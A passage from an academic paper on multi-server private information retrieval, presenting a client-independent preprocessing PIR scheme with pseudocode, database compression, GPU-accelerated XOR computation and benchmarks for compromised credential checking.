PIR based on Function Secret Sharing. PIR based on function secret sharing (FSS) as proposed by Boyle et al. [8] uses a distributed point function in order to encode the query of the client. A distributed point function $f_{\alpha,\beta}$ is a pair of functions f_0, f_1, where $f_{\alpha,\beta}(x)$ evaluates to β for $x = \alpha$ and to 0 for $x \neq \alpha$, and $f_{\alpha,\beta}(x) = f_0(x) + f_1(x)$ holds for all $x \in \{0,1\}^B$ and $B \in \mathbb{N}$ (the number of blocks in PIR). A function secret sharing on distributed point functions is instantiated by a client choosing two keys k_0 and k_1, defining two functions $\hat{f}_0(x) = f_0(k_0, x)$ and $\hat{f}_1(k_1, x) = f_1(x)$, and distributing these to two servers. When a client aims to retrieve block i in PIR, he generates a distributed point function $f_{i,1}$ and secret shares this to the two servers via function secret sharing. Server j then can extract the query by calculating $\hat{f}_j(x)$ for all $x \in \{0,1\}^B$, which then results in a B-bit string q_j. The XOR of these two strings q_0 and q_1 results in a zero B-bit string with only one '1' at position i. In addition, FSS-PIR is mostly applicable to the two-server setting.

FSS-based PIR is the first multi-server PIR scheme that has logarithmic upload communication complexity, while the download depends on the chosen blocksize b. Although the communication complexity of our new CIP-PIR scheme is sublinear, the total online runtime of CIP-PIR improves over FSS-PIR for large databases (cf. §5.2.2)

2.3 CUDA

Nvidia's Compute Unified Device Architecture (CUDA) [9, 43] is a framework that allows to program GPUs to compute Single Instruction, Multiple Data (SIMD) instructions and to support direct memory access. It is a popular architecture for highly parallelized programming run by a large number of threads each performing simple instructions from CUDA's own instruction set architecture called *PTX ISA*. All threads have access to a global memory that has a high storage capacity, but takes at least 400 clock cycles per memory access.

The threads are grouped into multiple CUDA blocks each having a shared memory among its threads. As accesses to the shared memory are very efficient, we can apply a technique called *coalescing* to bundle the global memory accesses of multiple threads into a single access within a block.

2.4 Threat Model

Throughout this work, we evaluate PIR protocols relative to the following main threat model: a coalition of malicious PIR servers try to learn information about the client's query. In this threat model, servers can deviate from the protocol description in order to learn details about the PIR query. This is obviously critical, since the contents of the query depends on the underlying application, which we aim to protect by using PIR. All PIR protocols are designed to hide queries from coalitions of less than t servers, where t is the collusion threshold which should obviously be as close as possible to the total number of servers. (Clearly, if all PIR servers in multi-server PIR schemes collude, they are able to reconstruct the client's plain query.)

3 Private Information Retrieval Extensions

We introduce our new Client-Independent Preprocessing PIR model (§3.1), describe our CIP-PIR scheme (§3.2), and present our new PIR database compression technique (§3.3). We give a summary of the RAID-PIR scheme from [15, 16] in §A, the security proof of CIP-PIR in §B, its complexity analysis in §C, and efficient database updates in our full version [27, § D] .

3.1 PIR with Client-Independent Preprocessing (CIP-PIR)

Previous works on PIR, such as [6, 16], improve the online computation for the server with a time-memory tradeoff that merges and precomputes once in a setup phase parts of the database. Then, during the `Response` method, the servers only have to combine the precomputed parts depending on the query q_i. Our idea is fully compatible with this time-memory tradeoff, but goes one significant step further.

We split the preprocessing into two parts - *database preprocessing* and *client-independent preprocessing*. The database preprocessing is a one-time precomputation step in the setup phase that maps the database into a state that enables the servers to compute their answer more quickly as described in [6, 16]. We use this known optimization in our implementation but do not include it in our presentation for simplicity. In addition, we introduce the client-independent preprocessing which is a client-independent routine in the preprocessing phase that precomputes concrete parts of the server's answer for one query which can be used only once. The client-independent preprocessing is of course independent of the contents of the query and can be computed before it is received by the server. In the following, we define our new *client-independent preprocessing* (CIP) PIR model, which goes beyond the Offline/Online model of [13] as it computes the preprocessing/online phase *without* involving the client.

Definition 4 (PIR in the CIP model) *A PIR scheme in the CIP model is a tuple of algorithms* (`Create`, `Preprocess`, `Request`, `Response`, `Combine`)*. The protocol is shown in high-level in Fig. 1.*

The `Create` *and* `Combine` *algorithms are exactly the same as in the original PIR model from §2.1.*

Each server i locally runs the `Preprocess` *algorithm in a parallel thread that can be started and paused. This algorithm takes as input the database DB_i and adds query-specific tuples (S_i, A_i) to the queue Q_i until it is full or the thread is interrupted. The run is paused until there is new space for more values in Q_i. S_i is a short seed and A_i is a part of the server's answer for the i-th query that depends only on S_i, but not on the query q_i, i.e., A_i is* independent *of idx.*

After the client sends its "hello" message to the servers, each server i pops one pair (S_i, A_i) from Q_i and sends S_i to the client. The `Request` *algorithm takes as input the index idx of the data item to access, and seeds $S_1, \ldots, S_n$ obtained from the n servers, and generates queries $q_1, \ldots, q_n$.*

Each server i calls the `Response` *algorithm on input DB_i, A_i and the received query q_i to return its answer a_i.*

3.2 Our CIP-PIR Protocol

We now describe the details of our new CIP-PIR protocol, which is the first PIR protocol in the new client-independent preprocessing PIR model. We give the security proof of CIP-PIR in §B and its complexity analysis in §C.




Figure 1: Messages in client-independent preprocessing PIR (CIP-PIR). Client communicates with all n servers $i \in [n]$ in parallel.

RAID-PIR [15, 16] improves over Chor et al.'s scheme [10] in terms of communication by using seeds, and in terms of online computation by requesting each server to only touch a subset of the database. The second improvement reduces security as the number of servers that are allowed to collude is reduced from $n-1$ to $t-1$, where $2 \leq t \leq n$ is the threshold.

The general idea of our CIP-PIR scheme is to use the RAID-PIR scheme, but instead of having the client choose the seeds in the `Request` algorithm, let the *servers* choose the seeds in the `Preprocess` algorithm. This enables the servers to compute in advance $(t-1)/n$ of the XOR operations, and complete in the online phase only the remaining $1/n$ XOR operations. The online computation is therefore independent of the collusion threshold t. Then, the servers give the seed to the client and the protocol proceeds as before.

`Create` (Algorithm 1). In the setup phase, the input data D is split into B blocks of b bits each. These blocks are grouped into n chunks of $k = B/n$ blocks. $chunk_i$ denotes the flip chunk of server i and is the first chunk in the database DB_i of server i. Note that all servers hold the same database, but the order of their chunks differs.

`Preprocess` (Algorithm 2). As depicted in Fig. 1, the server permanently computes (seed, value)-pairs (S, A) and pushes them to its local queue Q_i. The seed S is expanded to

Algorithm 1 `Create` of CIP-PIR

input: D ▷ data D
$(block_0, \ldots, block_{B-1}) \leftarrow D$ ▷ split D into B blocks
$k \leftarrow B/n$ ▷ # blocks per chunk
for all $i \in [n]$ **do**
  $chunk_i \leftarrow block_{ki} | \ldots | block_{ki+k-1}$
end for
for all $i \in [n]$ **do**
  $DB_i \leftarrow chunk_i | chunk_{i+1 \bmod n} | \ldots | chunk_{i+t-1 \bmod n}$
end for
return $DB_0, \ldots, DB_{n-1}$ ▷ database for each server

a $k(t-1)$ bit query q via a `PRG`. The precomputed value A is then the XOR of all blocks from the non-flip chunks whose corresponding bits in the query q are set to 1. Since each server has $t-1$ non-flip chunks among the n chunks, the preprocess algorithm precomputes $(t-1)/n$ of the database s.t. only $1/n$ of the database is left for the `Response` algorithm (Algorithm 4) in the online phase.

Algorithm 2 `Preprocess` of CIP-PIR

input: DB_i, Q_i ▷ database DB_i, queue Q_i
$(chunk_0, \ldots, chunk_{t-1}) \leftarrow DB_i$, $k \leftarrow B/n$
$DB \leftarrow chunk_1 | \ldots | chunk_{t-1}$ ▷ all but first chunk
while Q_i is not full **do**
  $S \leftarrow_s \{0,1\}^\kappa$
  $q \leftarrow PRG(S_i, k(t-1))$ ▷ non-flip chunk
  $A \leftarrow q \cdot DB$ ▷ XOR blocks of DB corresponding to q
  Q_i.push(S, A) ▷ push seed/value pair (S, A)
end while

`Request` (Algorithm 3). The `Request` algorithm generates the flip chunk q_i for each server i depending on the server's seeds S_i, and the requested block index idx. Firstly, the main query q is built by setting the idx-th bit of a B-bit vector to 1. Then, the client expands the seeds S_i to a $k(t-1)$ bit sub-query v which covers all non-flip chunks of server i. Server i has $u-i$ chunks to the right ($ku-1$ points to the last block of the u-th chunk, which is the last chunk of the database if $i+t > n$) and the first w chunks of the database (w can be 0 if $i+t \leq n$). The expanded sub-query v is XORed to the main query at the respective chunks. Finally, the resulting query q is split into n sub-queries q_i that are the flip chunks for each server i.

Algorithm 3 `Request` of CIP-PIR

input: $idx, S_0, \ldots, S_{n-1}$ ▷ index idx, seeds $S_0, \ldots, S_{n-1}$
$q \leftarrow 0^B$ ▷ the main query consists of 1 bit per block
$q[idx] = 1$, $k \leftarrow B/n$ ▷ # blocks per chunk
for all $i \in [n]$ **do**
  $v \leftarrow PRG(S_i, k(t-1))$ ▷ pseudo-random bits
  $u \leftarrow \min(i+t, n)$, $w \leftarrow \max(i-t+1, 0)$
  $q[ki : ku-1] \leftarrow q[ki : ku-1] \oplus v[0 : k(n-u+1)-1]$
  $q[0 : kw-1] \leftarrow q[0 : kw-1] \oplus v[k(n-u+1) : kt-1]$
end for
for all $i \in [n]$ **do**
  $q_i \leftarrow q[ik : (i+1)k]$
end for
return $q_0, \ldots, q_{n-1}$ ▷ query for each server

Algorithm 4 `Response` of CIP-PIR

input: q_i, DB_i, A_i ▷ query q_i, database DB_i, precomputed block A_i
$(chunk_0, \ldots, chunk_{t-1}) \leftarrow DB_i$ ▷ $chunk_0$ is flip chunk
$a_i \leftarrow A_i \oplus q_i \cdot chunk_0$
return a_i ▷ answer of server i

`Response` (Algorithm 4). Server i extracts its flip chunk from the database ($chunk_0$ in DB_i) and XORs all blocks corresponding to bits set to 1 in the query q_i. The result is XORed to the precomputed block A_i from the `Preprocess` algorithm and returned to the client. Here, only one chunk, i.e., $1/n$ of the database is touched, whereas the remaining $(t-1)/n$ of the database are already precomputed in block A_i.

Algorithm 5 `Combine` of CIP-PIR

input: $a_0, \ldots, a_{n-1}$ ▷ answers of the servers
$d \leftarrow \bigoplus_{i=0}^{n-1} a_i$
return d ▷ data block d

`Combine` (Algorithm 5). The XOR of all server answers a_i is obtained as $d = D[idx] = \bigoplus_{i=0}^{n-1} a_i$.

For each query, the server pops a pair and sends seed S_i to the client after obtaining its initial *"hello"* message.[3]

Communication Comparison. Table 1 compares the *online* communication complexities of our CIP-PIR scheme with the recent FSS-PIR [7, 8] and Online-Offline (OO)-PIR [33] implementations for downloading a $\hat{b} = \sqrt{|DB|/8n}$ block as required for a PIR-based C3 protocol. The concrete values shown in this table are computed for a $|DB| = 16$ TB database, which is three orders of magnitude larger than GPC's C3 database with all of our compression techniques. For a fair comparison, we assume that these compression techniques were applied to the other PIR schemes as well.

The novel sharing of the client's request via a distributed point function makes the upload very cheap in FSS-PIR, while

[3] An outer protocol must ensure that clients cannot run a denial of service attack by just sending many *"hello"* messages which would quickly drain the server's queue. This can be done with proper rate limiting, e.g., using client puzzles [31].

Scheme	Communication		Concrete (Upload + Download)
	Upload	Download	($\|DB\| = 16$ TB, $n = 2$, $\kappa = 128$, $b = 1$ KB)
CIP-PIR [this work]	$n\sqrt{\|DB\|/8n}$	$n\kappa/8 + n\sqrt{\|DB\|/8n}$	4096,0 KB
FSS-PIR [7]	$\kappa(\log_2(\|DB\|/128)+2)$	nb	2,6 KB
OO-PIR [33]	$2(\kappa\log_2\|DB\|+1)\log_2(\|DB\|)$	$4b$	64,6 KB

Table 1: Online communication comparison of our CIP-PIR scheme with FSS-PIR [7] and Online-Offline (OO)-PIR [33] on a $|DB|$=16 TB database with $n = 2$ servers and security parameter $\kappa = 128$ bit. We set the blocksize $b = 1$ KB for FSS-PIR and OO-PIR.

the download complexity depends on the chosen blocksize b. However, for some applications like C3 [48] and epidemiological modeling [28], where large data items need to be downloaded and thus the blocksize b increases, the communication complexity of FSS-PIR approaches to CIP-PIR, which has about the same amount of upload and download for the optimal blocksize. We see the same observation for OO-PIR, which is very efficient for retrieving single bits or small data entries, but its download can even increase that of CIP-PIR for large blocksizes b.

3.3 Database Compression in PIR

In the following, we show how to compress the database in PIR schemes by (a) adapting a database compression technique which was used in [46] in the context of a private membership test, and (b) by shorting the hash values in the database. We compute the optimal blocksize where the amount of uploaded and downloaded data is nearly equal and thus the total communication is minimal. We call this optimization *PIR with Database Compression*. It can be applied to any PIR scheme that is based on blocks.

Storing the Differences. The idea of the technique of [46] is to first sort the entire database before it is divided into blocks. Assume that a block has the entries $(e_1,\ldots,e_m)$. Since the database is sorted, successive entries are close to each other and thus we can store their differences instead of the whole entries themselves, namely only store $(e_1, e_2-e_1, e_3-e_2,\ldots,e_m-e_{m-1})$. It is easy to see that the length of the differences is smaller than the length of the entries.[4] This compression technique can be applied to any PIR scheme that is based on blocks.

Since the client only retrieves a single block of the database, and decompressing the entire database on the server side would be very inefficient, we apply this compression technique independently to each block of the database. Therefore the client does not need to know any data except for the retrieved block to decompress the block. For a better compression, we increase the blocksize b. Thus, we use fewer blocks while the blocks become larger but are stored and sent in a compressed way. Using larger blocks induces a tradeoff: it increases the communication from the servers to the client, but reduces the communication from the client to the servers.

Shorter Hashes. In C3 [48], each compromised credential is represented as a 32 bytes hash prefix of H, which results in a database of $|DB| = 32 \cdot N$ bytes, where N is the number of compromised credentials. Since we only need to check for equality, we can apply a trick from the PSI literature [17, 41, 42] and only use the first $40+\log_2|DB|$ bits of $\mathcal{H}(H)$ instead. (The probability of a collision between the hash of the user credential and any other hash is therefore only 2^{-40} and hence negligible.) For a database of size 5 billion entries this cuts the size of each entry down to only 73 bits, which reduces the database size by factor 3.6×. Using a more relaxed bound on the false error probability would result in even shorter values, e.g., a bound of 2^{-20} (meaning that one in a Million users gets a false warning) requires only 53 bits and results in a 5× reduction of the database size. This compression techniques can be used for any PIR database whose entries consists of blocks and hash values are used to check for equality.

Optimal Blocksize. Let b be the size of blocks after compression. The total communication per server for CIP-PIR is

$$\mathcal{C}(b) = \frac{B}{n} + \kappa + b = \frac{|DB|}{bn} + \kappa + b, \qquad (1)$$

where the first term is the size of the information sent from the client to the server, and the last two elements are the size of the data sent from the server. One can easily show by derivation that $\mathcal{C}(b)$ has its local minimum at $\hat{b} = \sqrt{|DB|/n}$. Later in §5.2.2, we will show that this reduces the size of the DB by factor 1.2× compared to the uncompressed database without any further optimization. We also show that the theoretically computed values almost perfectly match with the measured communication. Note that Eq. 1 only calculates the communication for one server. We can multiply $\mathcal{C}(b)$ by n to get the total communication among all servers. The upload and download are both sub-linear in $|DB|$.

[4] Suppose that a set contains m items from a domain of size N. Storing the items themselves requires $m\log N$ bits. On the other hand, if the items are evenly distributed, as is the case when they are generated as outputs of a hash function, then the average distance between two successive items is N/m, and we need to store only $O(m(\log N - \log m))$ bits.

4 GPU-Accelerated Multi-Party PIR

In the PIR literature so far, GPUs were used to accelerate heavy computations (relying on cryptographic hardness assumptions) in single-server PIR [14, 37]. In multi-server PIR, the computations are mainly cheap independent XOR operations for which modern processors require only one clock cycle for a 512 bit block. Hence, for multi-server PIR, it was unclear if the overhead induced by moving data between CPU and GPU as well as managing CUDA blocks pays off or if it is more efficient to directly compute the XORs on the CPU. In this work, we show for the first time that GPUs can accelerate such cheap operations in multi-server PIR. For this, we make use of the efficient thread management capabilities of Nvidia's CUDA architecture (cf. §2.3). We present two approaches for accelerating the huge amount of XOR operations of multi-server PIR in §4.1.

In CIP-PIR (cf. §3.2), especially the offline phase can massively profit from outsourcing it to GPU clusters by batching the computation of multiple (seed, value)-pairs. This massively reduces the internal memory shifting operations on the GPU which are necessary for loading into the shared memory the database chunks that are currently computed. In §4.2, we demonstrate how GPUs can substantially improve the amortized runtime by batching multiple queries.

4.1 GPU-Acceleration of XOR Operations

The massive number of XOR operations are the main cost factor of multi-server PIR. In this section, we demonstrate two approaches for parallelizing these computations efficiently on a GPU using Nvidia's CUDA architecture (cf. §2.3).

All Compute One (ACO). In this approach, all CUDA-blocks simultaneously compute a single (seed, value)-pair together by looping over the query and one word[5] of the output is computer per thread. As the output consists of b bytes (blocksize), we need $C = \lceil b/T \rceil$ CUDA-blocks, where T denotes the number of threads in a CUDA-block. If the GPU has more than $T_{pair} = C \cdot T$ threads, we can compute multiple pairs in parallel, i.e., the maximum number of pairs that can be computed in parallel is T_{max}/T_{pair}, where T_{max} denotes the number of threads on the GPU.

In-Register. In the in-register approach, each CUDA-block with T_{max} threads computes one pair, where each thread is responsible for $\lceil b/T_{max} \rceil$ bytes of the b byte output. As the thread's registers have the fastest memory access speed, we can accelerate the computation by storing the intermediate results in these registers. The maximum number of pairs that can be computed in parallel is not clearly defined since GPUs with CUDA Compute Capability 3.0 or higher can handle up to $C_{max} = 2^{31} - 1$ CUDA-blocks. However, the maximum number of threads T_{max} und the GPU are the limiting factor of this approach as well. Thus, one can not naïvely set the amount of CUDA-blocks to the maximum value C_{max} since only a few threads would compute on a single pair simultaneously. Instead, we dynamically set the number of threads per CUDA-block T and the number of CUDA-blocks C depending on the blocksize b to significantly improve the performance.

[5] The word size depends on the GPU's architecture (4 bytes for our GPUs).

4.2 Amortized Query Preprocessing

Batching multiple queries was already used in computational PIR schemes [2, 23], but required waiting for multiple client queries in IT-PIR schemes [1, 13] to collect several client requests which increases online latency. We can now batch multiple queries in the preprocessing phase without increasing online latency in CIP-PIR as the computations are completely independent of the client.

A main performance bottleneck of GPU-accelerated PIR computation is that multiple portions of the database must be copied into the GPU's memory, which costs many clock cycles (cf. §2.3). If we instead compute M (seed, value)-pairs in parallel, we can amortize these times for copying the database portions to the GPU among all M pairs. Consequently, the total runtime of CIP-PIR consisting of the online and the amortized preprocessing phase for a single query, is faster than the online phase of a RAID-PIR query, as batching multiple queries in RAID-PIR requires to wait for multiple incoming queries (which obviously also takes extra time). Hence, the amortized runtime in CIP-PIR improves over RAID-PIR by factor $1.3\times$ for CPU and by up to factor $53\times$ for GPU (cf. §5.2.1).

5 Implementation and Benchmarks

We implemented a CPU-based (cf. §3.2) and a GPU-accelerated version (cf. §4) of our CIP-PIR protocol in C++, as well as a CPU based version of FSS-PIR [8] using the recent improvements on distributed point functions by Boneh et al. [7]. We give the implementation details in §5.1 and runtimes in §5.2.

Use-Case. As use-case for our experiments, we use Compromised Credential Checking (cf. §1.2), where the client obliviously retrieves a block from the database and checks if her hash computed from her username and password is contained in it. The 32 byte hashes are compressed to 8 bytes (cf. §3.3).

5.1 Implementation

Our implementation consists of three components: the database generation, the server, and the client. We summarize the details of the first two components next.

Database Generation. Our database consists of pseudo-random values, which simulates a real-world deployment of C3 related applications (cf. §1.2), as hashed values are pseudo-random as well and hence have the same distribution. The database is stored in the RAM of the OS and the server's GPU memory. We created databases up to 3.5 billion entries which suffices to cover the password breaches in Collection 1-5 [26].

Server. The online server's main task is to answer the client's queries by computing the corresponding values based on the precomputed (seed, value)-pairs. In the CPU-based implementation, we use Intel AVX-512 intrinsics to enable XOR operations over 512 bits with a single CPU instruction. On top of this, we parallelize this approach using OpenMP. Since the server does not need the whole query to start the answer computation, we implemented a pipelining approach that directly processes the query while it still receives the client's query.

5.2 Benchmarks

We benchmark our CIP-PIR schemes as follows: In section §5.2.1, we benchmark the amortized preprocessing runtime for various blocksizes b. In section §5.2.2, we benchmark our CPU-based and GPU-accelerated CIP-PIR implementations and compare them with RAID-PIR [16] on the same codebase and the single-server SealPIR [2].

Experimental Setup. For the benchmarks, we use the following Amazon AWS instances: For the GPU-accelerated CIP-PIR and FSS-PIR servers, we use p3.2xlarge instances each having an NVIDIA Tesla V100 yielding a computational power of 7 TeraFLOPS and 16 GB of HBM2 memory with a bandwidth of 900 GB/s and a wordsize of 4 bytes. The machines have 8 vCPUs and 61 GB RAM which is sufficient for our use-case because we can load databases up to the size of the GPU memory, i.e., 16 GB in total. For the CPU-based PIR implementations, we use c5.24xlarge instances which deliver a high performance for compute-intensive workloads. These instances feature 2nd generation Intel Xeon 8000 series processors with a clockspeed of up to 3.6 GHz, 96 vCPUs and 192 GB RAM in total to provide a fair comparison to the GPU based approach. When writing this work, the p3.2xlarge costs 3.823 USD per hour and the c5.24xlarge 4.656 USD per hour, so that the GPU-accelerated instance is roughly 20% cheaper. For the client, we use a t2.large instance, which has 2 vCPUs installed and 8 GB of RAM. Between client and servers, we measured a network bandwidth of 1 GBit/s. We always give average execution times over 10 benchmark runs.

5.2.1 Preprocessing Phase

We first benchmark the amortized runtimes of the preprocessing phase of our CIP-PIR protocol.




Figure 2: The amortized preprocessing time per (seed, value)-pair of our CPU-based and two GPU-accelerated implementations. We use $n = 3$ servers, a database of 1 million entries and an entry size of 8 bytes. The blocksize is given in bytes.

Influence of blocksize and number of pairs. In this benchmark, shown in Fig. 2, we measure the amortized preprocessing runtime for the CPU-based implementation and both parallelization techniques of the GPU-accelerated implementation from §4.1. For this benchmark, we used a 8 GB database consisting of 1M entries of 8 bytes and $n = 3$ servers, i.e., $2/3$ of the whole database is processed in the preprocessing phase. The amortized runtimes grow linearly with the database size (not shown in our benchmarks). We give benchmarks for various blocksizes and number of simultaneous computed (seed, value)-pairs.

CPU: The amortized runtime has no high impact on the CPU-based implementation. The speedup of factor $\approx 1.3\times$ over the non-batched execution is only measurable until all threads are occupied, but afterwards, the performance falls back to a factor of $\approx 1.1\times$ improvement. However, the CPU-based implementation scales better for larger blocksizes, so it is a natural choice to set the blocksize b to the optimal blocksize $\hat{b}$ that yields the best communication overhead (cf. §3.3).

ACO: In the ACO parallelization technique (cf. §4.1), all CUDA-blocks compute one (seed, value)-pair together. We see a significant amortized runtime improvement compared to the CPU-based implementation. This improvement grows with the blocksize since the ACO technique scales very well with larger blocksizes: Each thread needs to XOR a higher number of blocks when choosing smaller blocksizes, since the ACO approach uses the whole GPU computational power to evaluate one seed after another. As long as the GPU's threads are not occupied, we observe a massive performance




Figure 3: Runtimes for various blocksizes on the GPU-accelerated implementation using the in-register approach. Different colors indicate the number of 8 byte entries in the database, whereby the marks show the amount of servers ($n = 2$ and $n = 3$) used in the corresponding experiment.

improvement as each thread processes one byte of the block. Unfortunately, we do not gain further amortized runtime improvements for more than batch size $|Q| = 1\,000$ since the ACO technique scales only linearly with the number of pairs. However, the ACO approach improves the CPU-based implementation up to factor $2.6\times$ for a batch size of $|Q| = 1\,000$

In-Register: Our most optimized approach called in-register, where the threads compute on the values inside their registers (cf. §4.1), shows a clear improvement over the ACO-based by up to factor $63\times$ and the CPU-based implementations by up to factor $\approx 85\times$ for a batch size of $|Q| = 1\,000$. This approach outperforms the amortized total runtime including preprocessing and online time of RAID-PIR by factor $\approx 53\times$. With a higher batch size and larger blocksizes the speedup factor is still $18\times$. Aside from minimizing the memory accesses with high costs, the in-register approach benefits from choosing the parameter for the CUDA-blocks dynamically based on the blocksize and the hardware specifications. We see that the amortized runtimes grows linearly with the number of simultaneously computed pairs. However, it is the only approach where increasing the blocksize has a negative impact on the performance due to the overhead of XORing more bytes per block. An optimization that is left for future work is pipelining where already computed results are copied to the server's main memory while performing further precomputations s.t. the cost of data transmissions can be hidden almost completely.

Best blocksize for in-register approach. In this benchmark, shown in Fig. 3, we measure the preprocessing runtime of the in-register-based implementation for various blocksizes and database sizes, for $n = 2$ and $n = 3$ servers to investigate whether an optimal blocksize for this approach exists.

We see in Fig. 3 that each database - except for the smallest one with 100 000 entries - shows similar characteristics for the in-register implementation: the overhead with too small blocksizes is huge, but decreases exponentially to the optimal blocksize. Afterwards, the runtime increases nearly linearly with the blocksize. It is interesting to see that the optimal blocksize scales only marginally with the size of the database, e.g., with $N = 1$ million entries the optimal blocksize is 512 bytes whereas with $N = 5$ million entries it is 1 KB.

As the in-register approach is also used during the online-phase of our GPU based FSS-PIR implementation, we will constantly use 1 KB blocks for our further benchmarks which gives the highest experimentally deviated speedup for the online phase.

5.2.2 Setup and Online Phase

We compare our CPU-based CIP-PIR implementations (cf. §5.1) in C++, our reimplementation of FSS-PIR [7, 8] and RAID-PIR [15, 16] using the same codebase (including the parallelization and pipeline optimizations outlined in §5.1), the original Python implementation of RAID-PIR from [15, 16] in Python, and the publicly available single-server SealPIR implementation in C++ [2].

Setup Phase. In the one-time setup phase, a random PIR database is generated, sorted, compressed, and the precomputations related to the database are processed and written to a file. This phase is identical for RAID-PIR, CIP-PIR, and FSS-PIR, and its bottleneck is the precomputation using the method of Arlazarov et al. (the "four-Russians" algorithm) [15], which divides the database into equal sized groups and precomputes all possible query combinations for each individual group. In our implementation, we choose a group size of 8, which requires precomputing 255 combinations for each group. For our largest database of size 25 GB, this took roughly 84 minutes. The optimal blocksize, where the amount of upload and download data is almost the same, is $\hat{b} \approx 88$ KB, which results in roughly $B = 284\,000$ blocks. After compressing each block as described in §3.3, the blocksize is reduced by factor $\approx 1.2\times$ to $b \approx 73$ KB, which perfectly matches with the theoretical analysis.

Online Phase. The main difference between CIP-PIR and RAID-PIR is the amount of data each server has to touch in the online phase. Concretely, a CIP-PIR server touches $1/n$-th of the database, while a RAID-PIR server with threshold $2 \leq$




Figure 4: Online runtimes of our CPU-based PIR implementations for different number of servers n on a 500 MB database. Our implementations of the RAID-PIR [15, 16] and FSS-PIR [7, 8] protocols uses the same codebase as CIP-PIR. The threshold t of CIP-PIR is set to n.




Figure 5: Runtimes of PIR implementations for different database sizes $|DB|$ and $n = 2$ servers ($n = 1$ for single-server SealPIR [2]). The threshold for all RAID-PIR implementations is $t = 2$. The batch size for the amortized total cost is set to $|Q| = 1000$.

$t \leq n$ processes t/n of the database.[6] Thus, the online time of our CIP-PIR protocol should improve over RAID-PIR by a factor of $t\times$. We observe this improvement in online runtime also in practice, as shown in Fig. 4, where 2-5 servers operate on a 500 MB database and achieve improvements of $\approx t\times$.

For a database of size 500 MB and $n = 2$ servers, our FSS-PIR implementation performs best. However, if we increase the number of servers to $n = 5$, our CIP-PIR protocol achieves a similar performance, as CIP-PIR only needs to process $1/n$ of the database in the online phase. So it is not surprising that the total online runtime decreases for CIP-PIR and RAID-PIR (where t/n of the database needs to be processed) decreases with the number of servers. Obviously, this behavior will not continue for larger number of servers n as the client's overhead of managing multiple connections becomes too high.

Communication. CIP-PIR and RAID-PIR have the same amount of communication (independent of RAID-PIR's collusion threshold t), but RAID-PIR has only a single round-trip while CIP-PIR has two round-trips. For a 500 MB database, the client uploads $\approx$ 17.6 KB and downloads $\approx$ 15 KB data with each server. An FSS-PIR client only needs to upload $\approx$ 500 byte (factor 35.2$\times$ improvement) and downloads 1KB (factor 15$\times$ improvement).

